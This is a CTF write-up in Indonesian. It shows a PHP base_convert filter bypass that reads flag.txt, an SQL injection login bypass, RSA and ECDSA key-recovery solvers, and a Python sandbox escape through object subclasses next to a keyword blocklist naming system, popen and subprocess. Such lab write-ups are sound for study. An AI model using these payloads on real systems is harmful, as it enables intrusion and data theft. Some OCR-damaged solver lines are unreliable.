
output

```

(sage) rizki@rizki:~/Documents/ctf/fitcom/crypto/mirage$ python3 payload_flag.py
[+] Conversion:
flag = 727432
txt = 38801
chr = 16191

[+] Payload pembuat flag.txt:
base_convert(727432,10,36).(base_convert(16191,10,36))(46).base_convert(38801,10,36)

```



## Membuat Payload Awal

Setelah berhasil membuat string `flag.txt`, langkah berikutnya adalah memanggil fungsi PHP yang dapat membaca isi file.

Fungsi yang digunakan adalah:

```
readfile()
```

karena fungsi ini langsung menampilkan isi file ke halaman web.

Nama fungsi `readfile` juga dibuat secara dinamis menggunakan `base_convert()`:

```
base_convert(2146934604002,10,36)
```

yang menghasilkan:

```
readfile
```

Sehingga payload awal menjadi:

```
(base_convert(2146934604002,10,36))(base_convert(727432,10,36).(base_convert(16191,10,36))(46).base_convert(38801,10,36))
```


Payload tersebut akan dieksekusi menjadi:

```
readfile("flag.txt")
```

Namun terdapat batasan panjang input:

```
strlen($expr) > 120
```

Saat dicek, payload memiliki panjang:



121 karakter

Sehingga diperlukan optimasi untuk mengurangi panjang payload minimal 1 karakter agar dapat melewati filter.

## 5. Optimasi

Mengurangi satu karakter dilakukan dengan menghilangkan pembungkus function name pertama.

Dari:

```
(base_convert(2146934604002,10,36))
```


menjadi:

```
base_convert(2146934604002,10,36)
```

sehingga payload menjadi:

```
base_convert(2146934604002,10,36)(base_convert(727432,10,36).(base_convert(16191,10,36))(46).base_convert(38801,10,36))
```

dan setelah di inputkan ke web nya terbukalah isi flag.txt ini



FLAG : ctffit{v2\_s4n1t1z4t10n\_byp4ss3d\_b4s3\_c0nv3rt}

# WEB

## DonorPortal

Tantangan

5 Solves

×

# DonorPortal

## 280

Mercy Relief runs an online Donor Portal for staff and field admins. Their rushed deployment shipped with a shaky login. Get into the field administrator console and read the authentication flag.

<http://38.60.171.157:5000/>

1/10 attempts

Bendera

Kirim

### Deskripsi Challenge

Diberikan sebuah aplikasi web **Mercy Relief — Donor Portal** yang menyediakan halaman login untuk staff. Target dari challenge ini adalah menemukan celah autentikasi dan mendapatkan flag.

---

### Mercy Relief — Donor Portal

Staff sign-in. Donors and field admins only.



pas dicoba dengan login biasa responnya

---

## Mercy Relief — Donor Portal

Staff sign-in. Donors and field admins only.

Sign in

Invalid credentials.

---

Karena aplikasi menerima input username secara langsung pada proses autentikasi, dilakukan pengujian terhadap kemungkinan **SQL Injection**.

Payload yang digunakan:

username=admin' OR '1'='1' --

password=

---

## Mercy Relief — Donor Portal

Staff sign-in. Donors and field admins only.

Sign in

**Welcome, field administrator.**  
Relief console unlocked. Authentication flag:  
ctffit{d0n0r\_p0rt4l\_sql1\_byp4ss}

FLAG : ctffit{d0n0r\_p0rt4l\_sql1\_byp4ss}

# OSINT

## FindTheFieldOffice



Diberikan soal OSINT dengan 2 attachment txt yang berisi informasi semacam persyaratan dan csv yang berisi beberapa flag untuk kita guessing

```
rice > field_post.txt
@relief_ranger -- public field log

Day 12 with Mercy Relief. A few things about our field office, for the record:
- We are SOUTH of the equator (at noon the sun sits to our north).
- Our clocks read UTC+7, same as Jakarta.
- The office sits right where the river fans out into the sea -- a proper river delta.
- Net callsign is in the MR- family, like most Mercy Relief posts.

Long days, good team. Stay safe out there.
```

persyaratan untuk flag yang kita tebak di csv yaitu :

- We are SOUTH of the equator (at noon the sun sits to our north).
- Our clocks read UTC+7, same as Jakarta.
- The office sits right where the river fans out into the sea -- a proper river delta.
- Net callsign is in the MR- family, like most Mercy Relief posts.


nah disini saya hanya membutuhkan kita hanya disuruh menebak, Belahan bumi selatan, UTC+7, Berada di delta sungai. di file csv hanya ada beberapa kandidat yaitu :

```
MR-07,Muara,Indonesia,-2.1,+7,river delta,ctffit{g30l0c4t3d_th3_f13ld_0ff1c3}
MR-11,Pontianak,Indonesia,0.02,+7,river delta,ctffit{wr0ng_0n_th3_3qu4t0r}
AL-07,Surabaya,Indonesia,-7.25,+7,river delta,ctffit{wr0ng_c4lls1gn_pr3f1x}
MR-09,Dili,Timor-Leste,-8.55,+9,river delta,ctffit{wr0ng_t1m3z0n3_4g41n}
```

diantara semua itu hanya ada 1 yang menurut saya dekat sungai yaitu muara, indonesia. langsung saya submit flag muara indonesia dan correct

Flag : ctffit{g30l0c4t3d\_th3\_f13ld\_0ff1c3}

## OSINT ReliefFlight



Diberikan sebuah soal osint yang berisi adsb\_track.csv aircraft\_registry.csv airports.csv social\_posts.txt, langsung kita cek satu persatu filenya. Di file pertama yaitu adsb\_track.csv Terdapat beberapa base64


```
ght > cat adsb_track.csv
timestamp,icao24,callsign,lat,lon,alt_ft,manifest
2026-05-28T05:10:00Z,A1B2C3,SKY431,4.22,11.52,4200,
2026-05-28T05:42:00Z,A1B2C3,SKY431,5.1,12.4,31000,
2026-05-28T06:21:00Z,A1B2C3,SKY431,6.1,13.55,31000,
2026-05-28T06:56:00Z,A1B2C3,SKY431,6.84,14.29,250,Y3RmZml0e3IzbDEzZl9mbDFnaHRfcjBldDNfdHI0YzNkfQ==
2026-05-28T07:05:00Z,A1B2C9,SKY512,7.21,10.42,3800,
2026-05-28T07:35:00Z,A1B2C9,SKY512,7.7,11.2,29000,
2026-05-28T08:05:00Z,A1B2C9,SKY512,8.09,12.01,300,V1JPTkcgRkxJR0hU0iB0aGlzIElsLTc2VEQgZmxldyBDaXRhZGVsKFpDVEQpIC0+IE5vcnRocG9ydChaTlJQKSwwbm9
2026-05-28T04:30:00Z,BB10FF,AZW221,3.92,15.21,2500,
2026-05-28T05:15:00Z,BB10FF,AZW221,4.7,14.1,24000,
2026-05-28T05:55:00Z,BB10FF,AZW221,5.41,13.11,400,QXplcmVXaW5nIGNhcmdvIHJ1bjsqbG90IGU2t5bGlmZCBmcmFtZS4=
2026-05-28T06:00:00Z,CC20AA,CMF09,6.02,16.08,1500,
2026-05-28T06:40:00Z,CC20AA,CMF09,5.96,14.96,200,
2026-05-28T09:10:00Z,DD30BB,RRC77,5.41,13.09,5000,
2026-05-28T09:48:00Z,DD30BB,RRC77,7.18,10.42,350,UmFwaWRSZWxpZWYgcG9zaXRpb25pbmVmcGZmxpZ2h0YyBpZ25vcmlUu
```

Setelah kita coba decrypt langsung berupa flag dan coba kita submit ternyata benar

```
~/CaptureTheFlag/FinalUKSW/ReliefFlight
> echo "Y3RmZml0e3IzbDEzZl9mbDFnaHRfcjBldDNfdHI0YzNkfQ==" | base64 -d
ctffit{r3l13f_fl1ght_r0ut3_tr4c3d}
~/CaptureTheFlag/FinalUKSW/ReliefFlight
>
```

Flag : ctffit{r3l13f\_fl1ght\_r0ut3\_tr4c3d}

## Crypto Xorcist



Diberikan soal ctf dengan 2 attachment yaitu flag.enc dan encrypted, untuk solving soal ini kami hanya mengupload 2 attachment tadi ke <https://gchq.github.io/CyberChef/> karena kami menduga itu merupakan soal XOR (sama dengan judulnya).

langsung saja kita masukan recipe XOR brute force disini lalu kita filter known plaintextnya menjadi format flag, dan didapatkan flag dan pesan yang di encrypt dengan key 63

The screenshot shows the CyberChef interface with the XOR Brute Force recipe selected. The 'Key length' is set to 1, 'Sample length' is 63, and 'Scheme' is Standard. The 'Crib (known plaintext string)' is set to 'fit'. The 'Input' section shows two files: '1: encrypted.txt' and '3: flag.enc'. The 'Output' section displays the results of the brute force attack, including the key 'CTFFIT[M\GHY\Y\MI\RP\N\K\P\D\G]' and the ciphertext 'ctffit[m1gh7y\_m0rphin\_w1k1p3d14\_p4g3]'.

Recipe

XOR

Key  
63

HEX

Scheme  
Standard

☐ Null preserving

STEP

BAKE!

Auto Bake

Input

1: encrypted.txt

3: flag.enc

File details

encrypted.txt

1,099 bytes

Output

< 1: The quick brown fox jumps over the lazy dog. This pangram...

3: Key = 43: CTFFIT[MGHYM[RPHNWKPDG]Key = 63: ctffit(m...

> ...

The quick brown fox jumps over the lazy dog. This pangram contains every letter of the English alphabet at least once. It is commonly used for typing practice and font display.

However, in the world of cryptography, such deterministic patterns can be exploited. The XOR cipher, for instance, is a simple additive cipher that relies on the properties of the exclusive disjunction (XOR) operation.


XOR is a binary operation that takes two bit patterns of equal length and performs the logical exclusive OR operation on each pair of corresponding bits. The result is 1 if exactly one of the bits is 1, and 0 otherwise.

When a plaintext is XORed with a secret key, the resulting ciphertext can only be reversed if you know the exact same key. However, if the same key is reused across multiple messages or if the key is a single repeating byte, the cipher becomes vulnerable to frequency analysis and brute force attacks.

In this challenge, the wizard used the same magic on every character - a single repeating byte. Use this text to find the key, then use that key to uncover the flag in flag.enc!

Flag : ctffit{m1gh7y\_m0rph1n\_w1k1p3d14\_p4g3}

## Cold Chain RSA



Pada challenge ini kita dikasih sebuah file bernama coldchaintoken.json. Isinya adalah data RSA berupa:

- n sebagai modulus RSA
- e sebagai public exponent
- c sebagai ciphertext

Deskripsi challenge bilang kalau service RSA ini dipakai buat encrypt authorization token vaccine batch. Tapi ada hint menarik:

prime generator was... not careful

Dari hint ini, kemungkinan besar masalahnya ada di proses pembuatan bilangan prima RSA-nya. Jadi bukan brute force ciphertext, tapi kita harus cari kelemahan dari modulus n.

### Recon

RSA secara umum bekerja dengan dua bilangan prima besar, yaitu p dan q.

Modulus-nya dihitung seperti ini:

$$n = p * q$$

Kalau p dan q benar-benar random dan jauh jaraknya, faktorisasi n bakal susah banget.

Tapi kalau prime generator-nya “ngawur” atau “rushed”, bisa jadi p dan q yang dipakai terlalu dekat. Kalau dua faktor RSA terlalu dekat, kita bisa pakai teknik bernama **Fermat Factorization**.

Intinya, Fermat Factorization cocok dipakai kalau p dan q jaraknya kecil Karena  $n = p * q$

bisa ditulis ulang menjadi  $n = a^2 - b^2$  dan  $n = (a - b)(a + b)$ . Nah, dari sini kita bisa dapat  $p = a - b$  dan  $q = a + b$ .

## Solving

Pertama kita ambil nilai **n**, **e**, dan **c** dari file JSON, Lalu kita coba faktorkan **n** menggunakan Fermat Factorization. Solver sederhananya seperti ini:

Solve.py

```
#!/usr/bin/env python3
import json
from math import isqrt

def long_to_bytes(n):
    return n.to_bytes((n.bit_length() + 7) // 8, "big")

with open("coldchain_token.json", "r") as f:
    data = json.load(f)

n = data["n"]
e = data["e"]
c = data["c"]

a = isqrt(n)
if a * a < n:
    a += 1

while True:
    b2 = a * a - n
    b = isqrt(b2)

    if b * b == b2:
        p = a - b
        q = a + b
        break

    a += 1

print("p =", p)
print("q =", q)
print("q - p =", q - p)

phi = (p - 1) * (q - 1)
```

```
d = pow(e, -1, phi)

m = pow(c, d, n)
flag = long_to_bytes(m)


print("Flag:", flag.decode())
```

output :

```
~/CaptureTheFlag/FinalUKSW/coldchainrsa
> python3 solve.py
p = 1162438417310102101720123724087275348519188305103705
81607119971473033
q = 1162438417310102101720123724087275348519188305103705
81607119971477233
q - p = 4200
Flag: ctffit{c0ld_ch41n_rs4_k33ps_v4cc1n3s_s4f3}
~/CaptureTheFlag/FinalUKSW/coldchainrsa
>
```

flag : ctffit{c0ld\_ch41n\_rs4\_k33ps\_v4cc1n3s\_s4f3}





Pada challenge **Deadline**, kita dikasih sebuah file berisi parameter RSA:

$n = \dots$

$e = 65537$

$c = \dots$

Dari deskripsinya:

**The key was generated in a rush, maybe too much of a rush.**

Kalimat ini lumayan ngasih hint. Intinya, key RSA-nya dibuat buru-buru, jadi kemungkinan ada kesalahan di proses generate prime-nya.

Di RSA, keamanan utamanya bergantung pada susahnya memfaktorkan  $n$ , karena:

$$n = p * q$$

Kalau  $p$  dan  $q$  berhasil ditemukan, private key bisa dihitung, lalu ciphertext bisa didecrypt.

## Recon

RSA normalnya aman kalau  $p$  dan  $q$  adalah bilangan prima besar yang random dan jaraknya cukup jauh. Tapi kalau generator prime-nya asal-asalan, bisa saja  $p$  dan  $q$  terlalu dekat. Nah, kalau  $p$  dan  $q$  terlalu dekat,  $n$  bisa difaktorkan dengan metode **Fermat Factorization**. Metode ini cocok banget buat kasus seperti ini.

## Solving

Pertama, kita parse nilai  $n$ ,  $e$  dan  $c$  dari file challenge. Lalu kita lakukan Fermat factorization terhadap  $n$ . Setelah dicoba, ternyata benar: nilai  $p$  dan  $q$  memang dekat.

Selisihnya hanya:

$$q - p = 736006$$

Untuk ukuran RSA besar, selisih ini kecil banget. Jadi faktorisasi bisa dilakukan dengan sangat cepat. Setelah  $p$  dan  $q$  ketemu, kita hitung:

$$\phi = (p - 1) * (q - 1)$$

Lalu cari private exponent:

$$d = e^{-1} \bmod \phi$$

Terakhir, decrypt ciphertext:

$$m = c^d \bmod n$$

Solve.sage.py

```
# This file was *autogenerated* from the file solve.sage

from sage.all_cmdline import *    # import sage library

_sage_const_16 = Integer(16); _sage_const_1 = Integer(1);
_sage_const_10000000 = Integer(10000000); _sage_const_65537 =
Integer(65537); _sage_const_2 = Integer(2)

from sage.all import *

n =
Integer("76ee3d13c97c29713d4a796b785f5734049baf3637d1d3be7f1bc975efb7c5
37fd83704b79379ed8ff8dc26141e881bc0dd32572f1b24117056123b8b47c20426b9a8
7ef29891def789dd74859281dd070eb2445c05169132189655aafb0818bdf35d826d5e0
7743efa2475e25cecd3e7100543de755970478a02484a115c12a55de375319e168a3669
a2d327a0a029ecce151e323213127b6fa7785bb83b54eb692f47a420a80851636d64a25
e91850f77258d4b33f03e73df10e3d84f635a7ee2061f54fc8e53282e8195570bcaed7c
ce207a20eaac99c5b61c21cbe30c98416640bcc6807d4732c8eac078dc6e0db92804e16
93decf3ce6a47ceb1fb9f61b", _sage_const_16 )
```

```
a = Integer(n.isqrt())

if a*a < n:

    a += _sage_const_1

print("[*] Fermat start")

for i in range(_sage_const_10000000 ):

    b2 = a*a - n

    b = Integer(b2.isqrt())

    if b*b == b2:

        p = a-b

        q = a+b

        print("[+] FOUND")

        print("p =",p)

        print("q =",q)

        break

    a += _sage_const_1

else:

    print("[-] no factor")
```

```

e = _sage_const_65537

c =
Integer("374a9e445e5c80a25f6423bdc725e3275723cdf56f2c246e9f56310611f144
e3f64ce5afde02b142a26224a6c7137faeb603faf867f09799afac0675404e659a02672
dd509668b85e0d370f309fcf5886d790aa341fb0fb2b50a98a3276c47c3e50e4c517170
18cb33ed778626e60b85f358d9d1758218353ac7cc4d3ede7b2f1a5dd86fdade9837df4
2f1ddc26ee95f5966939155c1ba3b859472f682a2ff7264b86aeb9f2c94b126c21a4cc9
bd51de3e5cb027edfeaa8f93c268f6ff31de291d49d6536c7435d20e4decbf948be0548
1c4ba66f9127e081baf2aa859217111243bca3692b92c94a243f6296536315fb6e34250
3ccdbb8efb5d2009da8dd077",_sage_const_16 )

d = inverse_mod(e, (p-_sage_const_1 )*(q-_sage_const_1 ))

print(bytes.fromhex(hex(pow(c,d,p*q))[_sage_const_2 :]))

```

```

~/CaptureTheFlag/FinalUKSW/deadline
> sage solve.sage
[*] Fermat start
[+] FOUND
p = 122529995551669780083321932435124220782968374324762158680256020247368406773754178454659457361026621233347312334712337964587835518838364731
1869742532988949811031469453385635066559040531980922159419948629887858520616406503426404974808042041071898138881483140561915854393087812740621
59360107160193519635841034691
q = 122529995551669780083321932435124220782968374324762158680256020247368406773754178454659457361026621233347312334712337964587835518838364731
1869742532988949811031469453385635066559040531980922159419948629887858520616406503426404974808042041071898138881483140561915854393087812740621
59360107160193519635841770697
b'ctffit{f3rm4t_f4ct0r1z4t10n_wh3n_pr1m3s_4r3_t00_cl0s3_t0g3th3r}'
~/CaptureTheFlag/FinalUKSW/deadline
> █ 713ms

```

flag : ctffit{f3rm4t\_f4ct0r1z4t10n\_wh3n\_pr1m3s\_4r3\_t00\_cl0s3\_t0g3th3r}

# Mirage



Pada challenge ini kita diberikan file berisi data signature ECDSA, public key, ciphertext flag, dan informasi curve yang digunakan. Curve yang dipakai adalah secp256k1. Di dalam file juga ada banyak signature dengan format msg, r, dan s. Selain itu, ada ciphertext flag dan keterangan bahwa flag dienkripsi menggunakan private key d.

Target utama challenge ini adalah mencari private key d, lalu memakai d tersebut untuk mendekripsi flag.

Dari deskripsi challenge, bagian paling mencurigakan adalah note berikut:

$$k_{i+1} = (a \cdot k_i + b) \bmod 2^L$$

Artinya nonce ECDSA k tidak dibuat secara random murni, tapi dihasilkan dari generator tersembunyi seperti LCG. Nilai a, b, seed, dan L memang tidak diberikan, tapi informasi ini sudah cukup untuk menunjukkan bahwa kelemahannya kemungkinan besar ada pada nonce.

Di ECDSA, nonce k sangat penting. Kalau nonce lemah, kecil, berulang, atau punya pola tertentu, private key bisa bocor.

Rumus dasar ECDSA adalah:



Lalu di challenge ada clue bahwa nonce dibuat dari generator:

$$k_{i+1} = (a \cdot k_i + b) \bmod 2^L$$

Dari sini kita tahu bahwa nonce tidak benar-benar random. Kemungkinan nonce-nya punya ukuran lebih kecil atau punya pola tertentu. Setelah dicoba, ternyata nonce yang dipakai hanya sekitar 192-bit, bukan full 256-bit seperti nonce ECDSA normal. Karena nonce-nya kecil, private key bisa dicari menggunakan lattice attack dengan LLL.

Di script, setiap signature diubah menjadi bentuk  $k = \alpha \cdot d + \beta \bmod n$

Dengan:  $\alpha = r \cdot s^{-1} \bmod n$

$\beta = z \cdot s^{-1} \bmod n$

Bagian ini dibuat di script lewat:

```
alphas = [(rs[i] * inv_mod(ss[i], n)) % n for i in range(len(sigs))]
```

```
betas = [(zs[i] * inv_mod(ss[i], n)) % n for i in range(len(sigs))]
```

Setelah itu, solver membuat lattice dari nilai  $\alpha$  dan  $\beta$ , lalu menjalankan LLL:

```
red = Matrix(rows).LLL()
```

LLL akan mencari kandidat private key  $d$  yang membuat semua nonce  $k$  menjadi kecil.

Setelah kandidat  $d$  ditemukan, script mengeceknya dengan public key:

```
ec_mul(d) == pubkey
```

Kalau hasilnya sama, berarti private key benar. Private key yang berhasil didapat:

```
d = 0x87aafaf849a4daac4faf16f8ed57a6fc076cf72be34807c8f2ea73bac8804c56
```

Setelah private key didapat, ciphertext flag didekripsi sesuai format dari challenge:

```
keystream = SHA256(d_be32 || i_be4)
```

```
flag = ciphertext XOR keystream
```

dengan hasil akhirnya:

Flag : ctffit{trunc4t3d\_n0nc3s\_h1dd3n\_LCG\_m0dulus\_LLL\_l4tt1c3\_HNP\_pwns\_3cdsa\_k3y}

Solve.py

```
#!/usr/bin/env python3

import sys, json, hashlib

from sympy import Matrix

P = 0xffffffffffffffffffffffffffffffffffffffffffffffffffffffffffefffffff2f
A = 0

GX = 0x79be667ef9dcbbac55a06295ce870b07029bfcd2dce28d959f2815b16f81798
GY = 0x483ada7726a3c4655da4fbfc0e1108a8fd17b448a68554199c47d08ffb10d4b8
G = (GX, GY)

def inv_mod(x, m):

    return pow(x % m, -1, m)

def ec_add(Pt, Qt):

    if Pt is None:

        return Qt

    if Qt is None:

        return Pt

    x1, y1 = Pt

    x2, y2 = Qt

    if x1 == x2 and (y1 + y2) % P == 0:
```



```

        return None

    if Pt == Qt:

        lam = (3 * x1 * x1 + A) * inv_mod(2 * y1, P) % P

    else:

        lam = (y2 - y1) * inv_mod(x2 - x1, P) % P

    x3 = (lam * lam - x1 - x2) % P

    y3 = (lam * (x1 - x3) - y1) % P

    return (x3, y3)

def ec_mul(k, Pt=G):

    R = None

    Q = Pt

    while k:

        if k & 1:

            R = ec_add(R, Q)

        Q = ec_add(Q, Q)

        k >>= 1

    return R

def decrypt_flag(d, ct):

    d_be = d.to_bytes(32, "big")

    ks = b""

    for i in range((len(ct) + 31) // 32):

        ks += hashlib.sha256(d_be + i.to_bytes(4, "big")).digest()

    return bytes(c ^ k for c, k in zip(ct, ks))

```

```

def try_hnp_bound(n, alphas, betas, zs, rs, ss, pubkey, L):

    m = len(alphas)

    K = 1 << L

    C = max(1, n // K)

    dim = m + 2

    rows = []

    for i in range(m):

        row = [0] * dim

        row[i] = C * n

        rows.append(row)

    rows.append([C * a for a in alphas] + [1, 0])

    rows.append([C * b for b in betas] + [0, 1])

    red = Matrix(rows).l1l()

    for v in red.tolist():

        v = [int(x) for x in v]

        for cand in (v[m], -v[m]):

            d = cand % n

            if d == 0:

                continue

            if ec_mul(d) != pubkey:

```

```

        continue

        nonces = [(zs[i] + rs[i] * d) * inv_mod(ss[i], n) % n for
i in range(m)]

        if max(k.bit_length() for k in nonces) <= L:

            return d, nonces

    return None

def main():

    fn = sys.argv[1] if len(sys.argv) > 1 else "chall.txt"

    data = json.load(open(fn, "r"))

    n = int(data["n"], 16)

    pubkey = tuple(int(x, 16) for x in data["pubkey"])

    ct = bytes.fromhex(data["flag_ciphertext_hex"])

    sigs = data["signatures"]

    rs = [int(s["r"], 16) for s in sigs]

    ss = [int(s["s"], 16) for s in sigs]

    zs = [int.from_bytes(hashlib.sha256(s["msg"].encode()).digest(),
"big") for s in sigs]

    alphas = [(rs[i] * inv_mod(ss[i], n) % n for i in range(len(sigs))]

    betas = [(zs[i] * inv_mod(ss[i], n) % n for i in range(len(sigs))]

    tried = set()

    L_order = [192] + list(range(160, 226)) + list(range(128, 257))

```

```

for L in L_order:

    if L in tried:

        continue

    tried.add(L)

    res = try_hnp_bound(n, alphas, betas, zs, rs, ss, pubkey, L)

    if res:

        d, nonces = res

        flag = decrypt_flag(d, ct)

        print("", flag.decode(errors="replace"))

        return

if __name__ == "__main__":

    main()

```

## Output

```

~/CaptureTheFlag/FinalUKSW/mirage
• > python3 solve.py
ctffit{trunc4t3d_n0nc3s_h1dd3n_LCG_m0dulus_LLL_l4tt1c3_HNP_pwns_3cdsa_k3y}
~/CaptureTheFlag/FinalUKSW/mirage
• > 

```

## MISC AidBotPyjail



Diberikan sebuah soal python jail, disini service menjalankan python menggunakan eval() yang bisa kita lihat discript jail.py

```
try:
    result = eval(line, {"__builtins__": {}}, {})
    print(repr(result))
except Exception as e:
    print("error:", e)
sys.stdout.flush()
```

Dan terdapat beberapa substring yang diblokir

```
BANNED = ["import", "eval", "exec", "compile", "system", "popen",
"subprocess",
        "spawn", "open", "read", "write", "flag", "breakpoint",
"input",
        "help", "getattr", "setattr", "os"]
```

Karena `__builtins__` dikosongin jadi

```
result = eval(line, {"__builtins__": {}}, {})
```

jadi fungsi fungsi seperti `open()`, `__import__()`, `eval()`, `exec()`

Tidak bisa digunakan, tapi meskipun dihapus disini kita masih bisa menggunakan semua class yang berasal dari **object**. Disini kita bisa mendapatkan seluruh subclasses menggunakan payload

```
().__class__.__base__.__subclasses__()
```

Dari subclass tersebut terdapat class `catch_warnings`, yang dimana class ini merupakan class yang berasal dari module `warnings` dan class ini memiliki method yaitu `__init__` yang masih save referensi ke global namespace.

```
~/CaptureTheFlag/FinalUKSW/mirage
> nc 130.94.95.242 1337
=== Mercy Relief Aid-Bot :: Ration Expression Console ===
I evaluate Python expressions to help plan aid distributions.
e.g. 250 * 7 -> weekly rations for 250 families
Hardened sandbox: builtins are stripped and unsafe words are filtered.
One expression per line. Ctrl-D to quit.
[c for c in ().__class__.__base__.__subclasses__() if c.__name__=="catch_warnings"][0]
<class 'warnings.catch_warnings'>
```

Bisa kita liat class tersebut gak diblokir.

Selain itu didalam globals terdapat “\_\_builtins\_\_” yang masih aman karena tidak masuk blacklist

